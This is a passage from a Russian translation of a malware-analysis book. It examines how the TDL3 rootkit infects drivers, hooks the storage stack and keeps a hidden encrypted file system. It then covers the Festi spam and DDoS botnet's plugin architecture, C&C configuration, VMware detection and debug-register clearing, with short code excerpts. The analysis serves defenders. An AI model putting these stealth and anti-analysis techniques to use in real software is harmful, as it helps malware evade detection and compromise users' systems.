Итак, при работе в режиме ядра процедура заражения просматривает список первоочередных драйверов, поддерживающих важнейшие компоненты операционной системы, и случайным образом выбирает жертву. Каждый элемент списка описывается недокументированной структурой `KLDR_DATA_TABLE_ENTRY`, показанной в листинге 1.1, на которую ссылается поле `DriverSection` структуры `DRIVER_OBJECT`. Любому драйверу, работающему в режиме ядра, соответствует структура `DRIVER_OBJECT`.

Листинг 1.1. *Структура* `KLDR_DATA_TABLE_ENTRY`*, на которую ссылается поле* `DriverSection`

```
typedef struct _KLDR_DATA_TABLE_ENTRY {
    LIST_ENTRY InLoadOrderLinks;
    LIST_ENTRY InMemoryOrderLinks;
    LIST_ENTRY InInitializationOrderLinks;
    PVOID ExceptionTable;
```

[1] Rodrigo Rubira Branco, Gabriel Negreira Barbosa, and Pedro Drimel Neto «Scientific but Not Academic Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies» (работа представлена на конференции Black Hat USA 2012, состоявшейся 21–26 июля в Лас-Вегасе, штат Невада), *https://media.blackhat.com/bh-us-12/Briefings/Branco/BH_US_12_Branco_Scientific_Academic_WP.pdf*.

```
    ULONG ExceptionTableSize;
    PVOID GpValue;
    PNON_PAGED_DEBUG_INFO NonPagedDebugInfo;
    PVOID ImageBase;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullImageName;
    UNICODE_STRING BaseImageName;
    ULONG Flags;
    USHORT LoadCount;
    USHORT Reserved1;
    PVOID SectionPointer;
    ULONG CheckSum;
    PVOID LoadedImports;
    PVOID PatchInformation;
} KLDR_DATA_TABLE_ENTRY, *PKLDR_DATA_TABLE_ENTRY;
```

Выбрав драйвер-жертву, инфектор TDL3 модифицирует образ драйвера в памяти, перезаписывая первые несколько сотен байтов его секции ресурсов, *.rsrc*, вредоносным заголовком. Заголовок очень прост: он всего лишь подгружает с жесткого диска оставшуюся часть вредоносного кода во время загрузки.

Перезаписанные оригинальные байты секции *.rsrc*, необходимые для правильной работы драйвера, сохраняются в файле *rsrc.dat* в скрытой файловой системе, поддерживаемой вредоносом. (Отметим, что после заражения размер файла драйвера не изменяется.) Выполнив эту модификацию, TDL3 изменяет поле адреса точки входа в заголовке PE-файла, так чтобы оно указывало на загрузчик вредоноса. Теперь точка входа в зараженный драйвер находится в секции ресурсов, чего при нормальных условиях быть не должно. На рис. 1.1 показан первоочередной драйвер до и после заражения, блок **Заголовок** ссылается на один из заголовков секций.




Рис. 1.1. Модификации первоочередного драйвера, работающего в режиме ядра, после заражения системы

Эта схема заражения файлов в формате PE – основном двоичном формате исполняемых файлов и динамически компонуемых библиотек (DLL) в Windows – типична скорее для вирусных инфекторов, а не для руткитов. Заголовок PE и таблица секций – неотъемлемая принадлежность любого PE-файла. Заголовок PE содержит важнейшую информацию о местоположении кода и данных, системных метаданных, размере стека и т. д., а в таблице секций хранятся сведения о секциях исполняемого файла и их местоположении.

Чтобы завершить процесс заражения, вредонос перезаписывает поле каталога метаданных .NET в заголовке PE теми же значениями, которые находятся в поле каталога данных безопасности. Вероятно, смысл этого шага в том, чтобы помешать статическому анализу зараженных образов, поскольку это может привести к ошибке в процессе разбора заголовка PE стандартными инструментами анализа вредоносных программ. И действительно, попытка загрузить такой образ вызывала крах IDA Pro версии 5.6 – с тех пор эта ошибка исправлена. Согласно спецификации формата PE/COFF, опубликованной Microsoft, каталог метаданных .NET содержит данные, необходимые общеязыковой среде выполнения (Common Language Runtime – CLR) для загрузки и выполнения .NET-приложений. Однако это поле несущественно для первоочередных драйверов, работающих в режиме ядра, потому что все они – непосредственно исполняемые файлы, не содержащие управляемого кода. Поэтому это поле не проверяется загрузчиком ОС, что позволяет зараженному драйверу успешно загрузиться, хотя формально его содержимое некорректно.

Заметим, что описанная техника заражения TDL3 ограничена – она работает только на 32-разрядных платформах, потому что в 64-разрядных системах действует политика подписания кода режима ядра, организующая обязательную проверку целостности кода. Так как содержимое драйвера в процессе заражения системы изменено, его цифровая подпись уже недействительна, и 64-разрядная ОС откажется его загружать. Разработчики вредоносного ПО ответили на это буткитом TDL4. Саму политику и способ ее обхода мы обсудим в главе 6.

Управление потоком данных

Чтобы обеспечить себе скрытность, руткиты ядра должны изменить поток управления или поток данных (или оба) в системных вызовах в тех случаях, когда оригинальный поток управления или данных ОС мог бы выявить присутствие компонентов вредоноса на диске (например, файлов) или в процессе выполнения (например, в структурах данных ядра). Для этого руткиты обычно внедряют свой код в какое-то место на пути выполнения системного вызова; размещение таких точек подключения – один из самых поучительных аспектов руткитов.

Приходи со своим компоновщиком

Подключение – это по существу компоновка. Современные руткиты содержат собственные компоновщики для связывания их кода с

системой; мы назвали этот паттерн проектирования «Приходи со своим компоновщиком» (Bring Your Own Linker). Чтобы скрытно внедрить такие «компоновщики», TDL3 следует нескольким распространенным принципам проектирования.

Во-первых, жертва должна и дальше работать надежно, несмотря на дополнительно внедренный код, поскольку атакующий ничего не приобретет, но много потеряет от краха программы-жертвы. С точки зрения программной инженерии, подключение – это форма композиции программ, которая требует тщательного планирования. Атакующий должен позаботиться о том, чтобы в момент выполнения нового кода система находилась в предсказуемом состоянии, иначе возможен крах или аномальное поведение, которое может привлечь внимание пользователя. Может показаться, что размещение точек подключения ограничено только воображением автора руткита, но на самом деле автор должен соблюдать стабильные границы ПО и не нарушать согласованные интерфейсы. Неудивительно поэтому, что подключение нацеливается на те же самые структуры – документированные или нет, – которые используются при стандартной динамической компоновке. Таблицы обратных вызовов, методов и других указателей на функции, которые связывают уровни абстрагирования или программные модули, – самые безопасные места для точек подключения; также хорошо работает подключение к прологам функций.

Во-вторых, место точки подключения не должно быть совсем уж очевидным. Первые руткиты подключались к таблице системных вызовов ядра верхнего уровня, но эта техника быстро вышла из моды, т. к. оказалась слишком заметной. Ее обнаружение в рутките Sony 2005 года[1] было сочтено анахронизмом и вызвало немалое удивление. По мере отработки руткитов точки подключения сместились вниз по стеку – от главных таблиц диспетчеризации системных вызовов в подсистемы ОС, которые предлагают единые API для различных реализаций, например виртуальной файловой системы (Virtual File System – VFS), и еще дальше – в таблицы методов и обратных вызовов конкретных драйверов. TDL3 дает особенно наглядный пример такой миграции.

Как работают точки подключения в TDL3

Чтобы остаться незамеченным, TDL3 использовал довольно остроумную технику подключения, которая раньше никогда не встречалась в полевых условиях: он перехватывал запросы на чтение и запись к жесткому диску на уровне драйвера порта/мини-порта устройства хранения (драйвер аппаратного устройства хранения, который находится в самом низу стека драйверов). *Драйверы портов* – это системные модули, предоставляющие интерфейс программирования драйверов мини-портов, которые поставляются производителями

[1] *https://blogs.technet.microsoft.com/markrussinovich/2005/10/31/sony-rootkits-and-digital-rights-management-gone-too-far/.*

соответствующих устройств хранения. На рис. 1.2 показана архитектура стека драйверов устройства хранения в Microsoft Windows.




Рис. 1.2. Архитектура стека драйверов устройства хранения в Microsoft Windows

Обработка пакета запроса ввода-вывода (I/O request packet – IRP), адресованного какому-то объекту на устройстве хранения, начинается на уровне драйвера файловой системы. Этот драйвер определяет, на каком устройстве хранится объект (например, раздел и экстент диска – непрерывная область диска, зарезервированная для файловой системы), и отправляет другой IRP объекту драйвера класса устройств хранения. Последний, в свою очередь, транслирует запрос ввода-вывода в объект соответствующего устройства мини-порта.

Согласно документации по комплекту инструментов для разработки драйверов (Windows Driver Kit – WDK), драйверы портов устройств хранения предоставляют интерфейс между аппаратно-независимым драйвером класса устройств и зависящим от архитектуры хоста (host-based architecture – HBA) драйвером мини-порта. Располагая этим интерфейсом, TDL3 организует точку подключения к ядру на самом нижнем аппаратно-независимом уровне в стеке драйверов устройства хранения, обходя тем самым средства мониторинга и защиты, работающие на уровне файловой системы или драйвера класса устройств. Такие точки подключения могут быть обнаружены только инструментами, знающими о нормальном составе этих таблиц для конкретного набора устройств или о заведомо исправной конфигурации конкретной машины.

Чтобы успешно реализовать подобное подключение, TDL3 сначала получает указатель на объект драйвера мини-порта соответствующего объекта устройства. Точнее, код подключения пытается открыть описатель *\??\PhysicalDriveXX* (где *XX* соответствует номеру жесткого диска), но на самом деле эта строка является символической ссылкой на объект устройства *\Device\HardDisk0\DR0*, которое создано драйвером класса устройств хранения. Спускаясь вниз по стеку устройств

от *\Device\HardDisk0\DR0*, мы в самом низу найдем объект мини-порта. Имея объект мини-порта устройства, уже легко получить указатель на объект его драйвера из поля `DriverObject` документированной структуры `DEVICE_OBJECT`. В этот момент вредонос располагает всей информацией, необходимой для подключения к стеку драйверов устройства хранения.

Затем TDL3 создает новый вредоносный объект драйвера и перезаписывает поле `DriverObject` в объекте драйвера мини-порта указателем на вновь созданный драйвер, как показано на рис. 1.3. Это позволяет вредоносу перехватывать запросы ввода-вывода к соответствующему жесткому диску, т. к. адреса всех обработчиков указаны в структуре объекта драйвера, а именно в массиве `MajorFunction` структуры `DRIVER_OBJECT`.




Рис. 1.3. Подключение к объекту драйвера мини-порта устройства хранения

Вредоносные обработчики, показанные на рис. 1.3, перехватывают запросы `IRP_MJ_INTERNAL_CONTROL` и `IRP_MJ_DEVICE_CONTROL` для следующих кодов управления вводом-выводом (Input/Output Control – IOCTL), чтобы отслеживать и модифицировать запросы ввода-вывода к тем областям жесткого диска, где хранятся зараженный драйвер и образ скрытой файловой системы, реализованной вредоносом:

- `IOCTL_ATA_PASS_THROUGH_DIRECT`;
- `IOCTL_ATA_PASS_THROUGH`.

TDL3 не дает инструментам Windows прочитать или случайно перезаписать сектора жесткого диска, занятые защищенными данными, и тем самым обеспечивает скрытность и целостность руткита. В случае операции чтения TDL3 обнуляет возвращаемый буфер после ее завершения, а операцию записи вообще пропускает. Техника подключения TDL3 позволяет ему обходить некоторые методы обнаружения вмешательств в ядро, поскольку внесенные модификации не затрагивают часто защищаемые и подвергаемые мониторингу области, в т. ч. системные модули, таблицы дескрипторов системных служб (System

Service Descriptor Table – SSDT), глобальную таблицу дескрипторов (Global Descriptor Table – GDT) и таблицу дескрипторов прерываний (Interrupt Descriptor Table – IDT). Пришедший ему на смену буткит TDL4 применяет тот же подход для обхода защиты от модификаций ядра PatchGuard, включенной в 64-разрядные операционные системы Windows, поскольку унаследовал изрядную долю функциональности в режиме ядра от TDL3, в т. ч. и технику подключения к драйверу мини-порта устройства хранения.

Скрытая файловая система

TDL3 был первой вредоносной системой, хранящей свои конфигурационные файлы и полезную нагрузку в скрытой зашифрованной области устройства хранения, вместо того чтобы пользоваться услугами файловой системы. Сегодня подход TDL3 принят и другими сложными угрозами, например буткитами Rovnix, ZeroAccess, Avatar и Gapz.

Эта техника скрытного хранения значительно усложняет КТЭ, потому что вредоносные данные хранятся в зашифрованном контейнере, находящемся где-то на жестком диске вне области, зарезервированной ОС для собственной файловой системы. В то же время вредонос может обращаться к содержимому скрытой файловой системы с помощью стандартных Win32 API типа `CreateFile`, `ReadFile`, `WriteFile` и `CloseHandle`. Это упрощает разработку полезной нагрузки, т. к. авторы могут читать и записывать ее в область хранения, не занимаясь изобретением и поддержкой специальных интерфейсов. Это важное проектное решение, поскольку наряду с использованием стандартных интерфейсов для подключения оно повышает надежность руткита; с точки зрения программной инженерии, это хороший и достойный подражания пример повторного использования кода! Формула успеха от самого исполнительного директора Microsoft звучит так: «Разработчики, разработчики, разработчики и еще раз разработчики!» Иными словами, навыки имеющихся разработчиков считаются ценным капиталом. В TDL3 точно так же задействуются навыки программирования Windows, имеющиеся у разработчиков, перешедших на темную сторону, – для облегчения перехода и повышения надежности вредоносного кода.

TDL3 размещает образ своей скрытой файловой системы в секторах жесткого диска, не занятых собственной файловой системой ОС. Образ растет от конца к началу диска, т. е. может в конечном итоге перекрыть данные пользователя, хранящиеся в файловой системе. Образ разделен на блоки по 1024 байта. Первый блок (в конце жесткого диска) содержит таблицу файлов, элементы которой описывают содержащиеся в файловой системе файлы и включают следующую информацию:

- имя файла длиной не более 16 символов, включая завершающий нуль;
- размер файла;

- истинное смещение файла, вычисляемое путем вычитания начального смещения файла, умноженного на 1024, из смещения начала файловой системы;
- время создания файла.

Содержимое файловой системы шифруется нестандартным алгоритмом поблочно. В разных версиях руткита используются разные алгоритмы. Например, в некоторых вариантах использовался шифр RC4 с ключом, равным логическому адресу блока (logical block address – LBA) первого сектора блока. А в другом варианте применялось шифрование посредством выполнения XOR с фиксированным ключом 0x54, увеличивающимся после каждой операции XOR, – в итоге получался довольно слабый шифр, в котором легко было опознать специфический паттерн, соответствующий зашифрованному блоку, содержащему нули.

Полезная нагрузка, работающая в режиме пользователя, обращается к скрытой файловой системе, открывая описатель объекта устройства *\Device\XXXXXXXX\YYYYYYYY*, где *XXXXXXXX* и *YYYYYYYY* – случайно сгенерированные шестнадцатеричные числа. Отметим, что код, выполняемый для доступа к этому устройству хранения, пролегает через многие компоненты Windows, которые, хочется надеяться, уже отлажены Microsoft и потому безопасны. Имя объекта устройства генерируется заново при каждой загрузке системы, а затем передается в качестве параметра модулям полезной нагрузки. Руткит отвечает за обработку запросов ввода-вывода к этой файловой системе. Например, когда модуль полезной нагрузки выполняет операцию с файлом в скрытой области хранения, ОС передает запрос руткиту и вызывает для обработки его функции.

На примере этого паттерна проектирования TDL3 иллюстрирует общую тенденцию, характерную для руткитов. Вместо того чтобы писать новый код для всех операций, возлагая на сторонних разработчиков вредоносного ПО бремя изучения всех тонкостей этого кода, руткит опирается на уже имеющуюся и знакомую функциональность Windows – с условием, что применяемые трюки и используемые интерфейсы Windows не слишком хорошо известны. Конкретные методы заражения эволюционируют вместе с изменением мер защиты, но сам подход не меняется, потому что следует принципам обеспечения надежности кода, общим для разработки благодетельного и вредоносного программного обеспечения.

Итог: TDL3 встретил свою Немезиду

Как мы только что видели, TDL3 – это изощренный руткит, в котором впервые было опробовано несколько методов скрытного закрепления в зараженной системе. Его способ подключения к ядру и скрытая файловая система не остались не замеченными другими разработчиками вредоносного ПО и со временем вошли в иные комплексные

угрозы. Единственное ограничение процедуры заражения – то, что она ориентирована только на 32-разрядные системы.

Поначалу TDL3 выполнял все, что задумали его разработчики, но по мере увеличения количества 64-разрядных систем возник спрос на заражение систем на платформе x64. Для этого разработчикам вредоносов пришлось придумать, как обойти политику подписания кода, работающего в 64-разрядном ядре, и загрузить свой код в адресное пространство ядра. В главе 7 мы увидим, что авторы TDL3 выбрали технологию *буткитов*, чтобы ускользнуть от проверки подписи.

2

РУТКИТ FESTI: САМЫЙ ПРОДВИНУТЫЙ БОТ ДЛЯ СПАМА И DDOS-АТАК

Эта глава посвящена одной из самых продвинутых сетей ботов, предназначенной для рассылки спама и распределенных атак с отказом от обслуживания (DDoS-атак), – Win32/Festi, которую мы далее будем называть просто Festi. Помимо своей основной цели, Festi обладает интересной функциональностью руткита, позволяющей ему оставаться незамеченным благодаря подключению к файловой системе и системному реестру. Festi также скрывает свое присутствие, активно противодействуя динамическому анализу с помощью отладчика и уклоняясь от песочниц.

На верхнем уровне Festi имеет хорошо продуманную модульную архитектуру, реализованную целиком в драйвере ядра. Конечно, программирование в режиме ядра чревато рисками: единственная ошибка в коде может привести к краху системы и сделать ее непригодной

для работы, а тогда пользователь, возможно, переустановит систему и сотрет вредоносное ПО. Поэтому редко бывает так, что рассылающая спам программа сильно зависит от программирования в режиме ядра. Тот факт, что Festi смогла причинить такой существенный ущерб, – признак основательных технических знаний его разработчика (или разработчиков) и глубокого понимания системы Windows. И действительно, авторы нашли ряд интересных архитектурных решений, которые мы рассмотрим в этой главе.

Дело о сети ботов Festi

Сеть ботов Festi впервые была обнаружена осенью 2009 года, а к маю 2012 года стала одной из самых мощных и активных сетей для рассылки спама и организации DDoS-атак. Первоначально сеть была доступна для аренды любому желающему, но в начале 2010 года ее разрешили использовать только крупным партнерам типа Павла Врублевского[1], преступная деятельность которого подробно описана в книге Brian Krebs «Spam Nation» (Sourcebooks, 2014).

Согласно статистике за 2011 год, опубликованной M86 Security Labs (ныне Trustwave) и показанной на рис. 2.1, Festi была одной из трех наиболее активных в этот период сетей ботов для рассылки спама.




Рис. 2.1. Самые крупные сети ботов для рассылки спама по данным M86 Security Labs

Ростом популярности Festi обязана одной конкретной атаке на компанию по обработке платежей Assist[2]. Это была одна из компаний,

---

[1] Тут авторы совершают какую-то чудовищную ошибку. Павел Врублевский никогда не был замешан в преступной деятельности, даже с точки зрения американских спецслужб. Напротив, он выступал главным свидетелем на процессе, приведшем к осуждению сотрудников ФСБ за государственную измену. Да и Кребс в своей книге упоминает Игоря Артимовича. – *Прим. перев.*

[2] Brian Krebs «Financial Mogul Linked to DDoS Attacks» Krebs on Security blog, June 23, 2011, *http://krebsonsecurity.com/2011/06/financial-mogul-linked-to-ddos-attacks/*.

участвующих в тендере на заключение контракта с «Аэрофлотом», крупнейшим российским авиаперевозчиком, но за несколько недель до принятия решения «Аэрофлотом» киберпреступники использовали Festi для проведения массивной DDoS-атаки против Assist. Из-за атаки система надолго вышла из строя, в результате чего «Аэрофлот» заключил контракт с другой компанией. Это впечатляющий пример того, как руткиты могут быть использованы для преступлений в реальном мире.

Устройство драйвера руткита

Руткит Festi распространяется главным образом по схеме PPI, как и описанный в главе 1 руткит TDL3. Довольно простой сбрасыватель устанавливает в систему драйвер режима ядра, который реализует основную логику вредоноса. Компонент ядра регистрируется как драйвер со случайно сгенерированным именем, устанавливаемый при «старте системы». Это означает, что вредоносный драйвер загружается и выполняется на этапе инициализации системы.

> **Инфектор-сбрасыватель**
>
> *Сбрасыватель* (или *дроппер*, англ. dropper) – специальный тип инфектора. Сбрасыватели уже включают полезную нагрузку, которая часто сжата и зашифрована, или обфусцирована. В процессе выполнения сбрасыватель извлекает полезную нагрузку из своего образа и устанавливает ее в систему-жертву (т. е. сбрасывает ее в систему, отсюда и название). В отличие от сбрасывателей, *скачиватели* – другой тип инфекторов – не несут в себе полезную нагрузку, а скачивают ее с удаленного сервера.

Сеть ботов Festi ориентирована только на платформу Microsoft Windows x86; драйвера, работающего в режиме ядра на 64-разрядных платформах, для нее нет. В свое время это не являлось проблемой, потому что в мире было много 32-разрядных операционных систем, но теперь руткит считается устаревшим, поскольку 64-разрядных систем стало больше, чем 32-разрядных.

У драйвера, работающего в режиме ядра, есть две главные обязанности: запрашивать конфигурационную информацию у командно-управляющего (C&C) сервера, а также скачивать и выполнять вредоносные модули в форме плагинов (как показано на рис. 2.2). Каждый плагин предназначен для определенной работы, например проведения DDoS-атак против указанного сетевого ресурса или рассылки спама по списку адресов, предоставленному командно-управляющим сервером.




Рис. 2.2. Работа руткита Festi

Интересно, что плагины хранятся не на жестком диске системы, а в энергозависимой памяти, т. е. после выключения питания или перезагрузки зараженного компьютера плагины исчезают из памяти системы. Это сильно усложняет КТЭ вредоноса, потому что единственнное, что есть на жестком диске, – главный драйвер, который не содержит ни полезной нагрузки, ни информации о мишенях атак.

Конфигурационная информация Festi для взаимодействия с командно-управляющим сервером

Чтобы Festi мог взаимодействовать с C&C-сервером, в состав дистрибутива включено три вида конфигурационной информации: доменные имена C&C-серверов, ключ для шифрования данных, передаваемых между ботом и сервером, и номер версии бота.

Эта информация зашита в двоичный файл драйвера. На рис. 3.2 показана таблица секций драйвера и, в частности, допускающая запись секция `.cdata`, в которой хранятся конфигурационные данные и строки, используемые для осуществления вредоносных действий.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00003B27	00001000	00003C00	00000400	00000000	00000000	0000	0000	68000020
.rdata	000007C8	00005000	00000800	00004000	00000000	00000000	0000	0000	48000040
.data	00001098	00006000	00001000	00004800	00000000	00000000	0000	0000	C8000040
pagecode	0000A84C	00008000	0000AA00	00005800	00000000	00000000	0000	0000	C8000040
.cdata	00000582	00013000	00000600	00010200	00000000	00000000	0000	0000	C8000040
INIT	000008D8	00014000	00000A00	00010800	00000000	00000000	0000	0000	E2000020
.reloc	00000992	00015000	00000A00	00011200	00000000	00000000	0000	0000	42000040

Рис. 2.3. Таблица секций драйвера Festi

Вредонос обфусцирует содержимое с помощью простого алгоритма, который применяет XOR к данным и 4-байтовому ключу. Секция `.cdata` дешифрируется в самом начале процесса инициализации драйвера.

Строки в секции .cdata, перечисленные в табл. 2.1, могут привлечь внимание защитных программ, поэтому их обфускация помогает боту избежать обнаружения.

Таблица 2.1. *Зашифрованные строки в секции конфигурационных данных Festi*

Строка	Назначение
\Device\Tcp \Device\Udp	Имена объектов устройств, которые вредонос использует для отправки и получения данных по сети
\REGISTRY\MACHINE\SYSTEM\ CurrentControlSet\Services\ SharedAccess\Parameters\FirewallPolicy\ StandardProfile\GloballyOpenPorts\List	Путь к разделу реестра, где хранятся параметры брандмауэра Windows. Вредонос использует их для отключения локального брандмауэра
ZwDeleteFile, ZwQueryInformationFile, ZwLoadDriver, KdDebuggerEnabled, ZwDeleteValueKey, ZwLoadDriver	Имена системных служб, используемых вредоносом

Объектно-ориентированная структура Festi

В отличие от многих драйверов, работающих в режиме ядра, которые обычно пишутся на языке C с применением парадигмы процедурного программирования, у драйвера Festi архитектура объектно-ориентированная. К числу основных компонентов (классов) архитектуры относятся:

Диспетчер памяти — Выделение и освобождение буферов памяти

Сетевые сокеты — Отправка и получение данных по сети

Анализатор командно-управляющего протокола — Разбор сообщений C&C-сервера и выполнение полученных команд

Диспетчер плагинов — Управление скачанными плагинами

На рис. 2.4 показаны связи между этими компонентами.

Рис. 2.4. Архитектура драйвера Festi

Как видим, диспетчер памяти – центральный компонент, используемый всеми остальными.

Этот объектно-ориентированный подход позволяет легко перенести вредоносную программу на другие платформы, например Linux. Для этого нужно только изменить системно-зависимый код (в частности, код вызова системных служб управления памятью и взаимодействия по сети), который изолирован интерфейсом компонента. Например, скачанные плагины почти целиком опираются на интерфейсы, предоставляемые главным модулем, и редко используют предоставляемые ОС функции для выполнения системно-зависимых операций.

Управление плагинами

Плагины, скачанные с C&C-сервера, загружаются и выполняются вредоносной программой. Для эффективного управления скачанными плагинами Festi хранит массив указателей на структуры типа `PLUGIN_INTERFACE`. Каждая структура соответствует плагину в памяти и предоставляет боту определенные точки входа – функции, отвечающие за обработку данных, полученных от C&C-сервера (см. рис. 2.5). Таким образом, Festi знает обо всех вредоносных плагинах, загруженных в память.




Рис. 2.5. Организация массива указателей на структуры типа `PLUGIN_INTERFACE`

В листинге 2.1 показана структура `PLUGIN_INTERFACE`.

Листинг 2.1. *Определение структуры* `PLUGIN_INTERFACE`

```
struct PLUGIN_INTERFACE
{
    // Инициализация плагина
    PVOID Initialize;
    // Освобождение плагина, операции очистки
    PVOID Release;
    // Получение информации о версии плагина
    PVOID GetVersionInfo_1;
    // Получение информации о версии плагина
    PVOID GetVersionInfo_2;
```

```
    // Запись относящейся к плагину информации в tcp-поток
    PVOID WriteIntoTcpStream;
    // Чтение относящейся к плагину информации из tcp-потока
    // и разбор данных
    PVOID ReadFromTcpStream;
    // Зарезервированные поля
    PVOID Reserved_1;
    PVOID Reserved_2;
};
```

Первые два указателя, `Initialize` и `Release`, предназначены соответственно для инициализации и завершения работы плагина. Следующие две функции, `GetVersionInfo_1` и `GetVersionInfo_2`, используются для получения информации о версии плагина.

Функции `WriteIntoTcpStream` и `ReadFromTcpStream` служат для обмена данными между плагином и C&C-сервером. При передаче данных C&C-серверу Festi пробегает по массиву указателей на интерфейсы плагинов и для каждого зарегистрированного плагина выполняет его функцию `WriteIntoTcpStream`, передавая ей указатель на объект TCP-потока в качестве параметра. Объект TCP-потока реализует функциональность сетевого интерфейса.

При получении данных от C&C-сервера бот выполняет функции `ReadFromTcpStream` зарегистрированных плагинов, чтобы они могли получить параметры и специфическую для каждого плагина информацию из сети. Таким образом, каждый зарегистрированный плагин может взаимодействовать с C&C-сервером независимо от остальных, а значит, и разрабатывать их можно независимо, что повышает эффективность разработки и стабильность архитектуры.

Встроенные плагины

После установки главный драйвер, работающий в режиме ядра, реализует два встроенных плагина: *диспетчер конфигурационной информации* и *диспетчер плагинов бота*.

Диспетчер конфигурационной информации

Этот простой плагин отвечает за запрос конфигурационной информации и скачивание плагинов с C&C-сервера. Он периодически подключается к C&C-серверу для скачивания данных. Задержка между двумя последовательными запросами определяется самим сервером, вероятно для того, чтобы избежать статических закономерностей, на которые могли бы обратить внимание защитные программы. Протокол сетевого взаимодействия между ботом и C&C-сервером будет описан ниже.

Диспетчер плагинов бота

Диспетчер плагинов отвечает за управление массивом скачанных плагинов. Следуя командам C&C-сервера, он загружает и выгружает

плагины, доставляемые в сжатом виде. Каждый плагин имеет точку входа по умолчанию, `DriverEntry`, и экспортирует две функции, `CreateModule` и `DeleteModule`, как показано на рис. 2.6.




Рис. 2.6. Таблица экспортируемых адресов плагина Festi

Функция `CreateModule` выполняется после инициализации плагина и возвращает указатель на структуру `PLUGIN_INTERFACE`, описанную в листинге 2.1. Она принимает указатель на несколько интерфейсов, предоставляемых главным модулем, например на интерфейсы диспетчера памяти и взаимодействия с сетью.

Функция `DeleteModule` выполняется в процессе выгрузки плагина и освобождает все ранее выделенные ресурсы. На рис. 2.7 показан алгоритм загрузки плагина, реализуемый диспетчером.




Рис. 2.7. Алгоритм работы диспетчера плагинов

Сначала вредонос распаковывает плагин в буфер памяти, а затем отображает в адресное пространство ядра как образ PE. Диспетчер плагинов инициализирует таблицу импортируемых адресов (Import

Address table – IAT) и применяет хранящиеся в ней перемещения к отображенному образу. В этом алгоритме Festi эмулирует типичный загрузчик операционной системы и динамический компоновщик модулей ОС.

В зависимости от того, загружается плагин или выгружается, диспетчер выполняет одну из двух функций: `CreateModule` или `DeleteModule`. Если плагин загружается, то диспетчер получает его ИД и информацию о версии и регистрирует в массиве структур `PLUGIN_INTERFACE`.

Если плагин выгружается, то диспетчер освобождает всю ранее выделенную ему память и отключается от адресного пространства.

Методы противодействия виртуальной машине

Festi умеет определять, работает ли он внутри виртуальной машины VMware, чтобы уклониться от песочниц и сред автоматизированного анализа вредоносного ПО. Он пытается получить версию VMWare, выполняя код, показанный в листинге 2.2.

Листинг 2.2. *Получение версии VMWare*

```
mov eax, 'VMXh'
mov ebx, 0
mov ecx, 0Ah
mov edx, 'VX'
in eax, dx
```

Festi проверяет регистр `ebx`, который должен содержать значение `VMX`, если код исполняется в виртуальной среде VMware, и 0 в противном случае.

Интересно, что, обнаружив присутствие виртуальной среды, Festi не прекращает выполнение немедленно, а продолжает работать так, будто это физический компьютер. Запрашивая информацию о плагинах от C&C-сервера, Festi отправляет признак, сообщающий, выполняется ли руткит в виртуальной среде; если да, то сервер может и не прислать никаких плагинов.

Вероятно, такая техника служит для уклонения от динамического анализа: Festi не прекращает взаимодействие с C&C-сервером, пытаясь убедить систему автоматического анализа в том, что она осталась незамеченной, тогда как на самом деле сервер знает о стороннем наблюдении и не посылает ни команд, ни плагинов. Обычно вредоносные программы завершают выполнение, обнаружив, что работают под отладчиком или в песочнице, чтобы избежать раскрытия конфигурационной информации и модулей полезной нагрузки.

Однако исследователи вредоносного ПО знают о таком поведении: если вредонос быстро завершается, не выполнив никаких содержательных действий, это может привлечь внимание аналитика, который начнет разбираться, почему программа не захотела работать, и в конце концов обнаружит данные и код, которые вредонос старается скрыть. Но Festi не прекращает выполнение при обнаружении

песочницы и тем самым пытается избежать такого развития событий, хотя инструктирует C&C-сервер не отправлять в песочницу вредоносных модулей и конфигурационных данных.

Festi также проверяет присутствие в системе программ мониторинга сетевого трафика, поскольку это могло бы свидетельствовать о том, что вредоносная программа выполняется в среде анализа и мониторинга. Festi ищет драйвер *npf.sys* (фильтр сетевых пакетов). Этот драйвер входит в состав библиотеки сбора пакетов для Windows, WinPcap, которая часто используется программами мониторинга сети типа Wireshark для получения доступа к канальному уровню сети. Наличие драйвера *npf.sys* показывает, что в системе установлены средства мониторинга сети, т. е. она небезопасна для вредоносного ПО.

WinPcap

Библиотека сбора пакетов для Windows (WinPcap) позволяет приложениям собирать и передавать сетевые пакеты в обход стека протоколов. Она предоставляет функциональность фильтрации и мониторинга сетевых пакетов на уровне ядра. Эта библиотека сплошь и рядом используется в качестве движка фильтрации многими сетевыми инструментами – коммерческими и с открытым исходным кодом, например анализаторами протоколов, сетевыми мониторами, системами обнаружения вторжений и анализаторами трафика, включая такие известные, как Wireshark, Nmap, Snort и ntop.

Методы противодействия отладке

Festi также проверяет присутствие в системе отладчика ядра, для чего читает переменную `KdDebuggerEnabled`, экспортируемую из ядра операционной системы. Если к ОС присоединен системный отладчик, то эта переменная равна `TRUE`, иначе `FALSE`.

Festi активно противодействует системному отладчику, периодически обнуляя отладочные регистры `dr0–dr3`. В этих регистрах хранятся адреса точек остановки, а удаление аппаратных точек остановки мешает процессу отладки. В листинге 2.3 приведен код очистки отладочных регистров.

Листинг 2.3. *Очистка отладочных регистров в коде Festi*

```
char _thiscall ProtoHandler_1(STRUCT_4_4 *this, PKEVENT a1)
{
    __writedr(0, 0); // mov dr0, 0
    __writedr(1u, 0); // mov dr1, 0
    __writedr(2u, 0); // mov dr2, 0
    __writedr(3ut 0); // mov dr3, 0
    return _ProtoHandler(&this->struct43, a1);
}
```

Выделенные вызовы функции `writedr` выполняют операции с отладочными регистрами. Как видим, Festi записывает в них нули, прежде чем выполнить функцию `_ProtoHandler`, которая занимается обработкой протокола связи между вредоносом и C&C-сервером.

Метод сокрытия вредоносного драйвера на диске

Чтобы защитить и скрыть образ вредоносного драйвера, хранящийся на диске, Festi подключается к драйверу файловой системы, что позволяет перехватывать и модифицировать все отправляемые ему запросы и тем самым скрыть признаки своего присутствия.

В листинге 2.4 приведен упрощенный код функции, организующей подключение к драйверу.

Листинг 2.4. *Подключение к стеку драйверов файловой системы*

```
NTSTATUS __stdcall SetHookOnSystemRoot(PDRIVER_OBJECT DriverObject,
                                       int **HookParams)
{
    RtlInitUnicodeString(&DestinationString, L"\\SystemRoot");
    ObjectAttributes.Length = 24;
    ObjectAttributes.RootDirectory = 0;
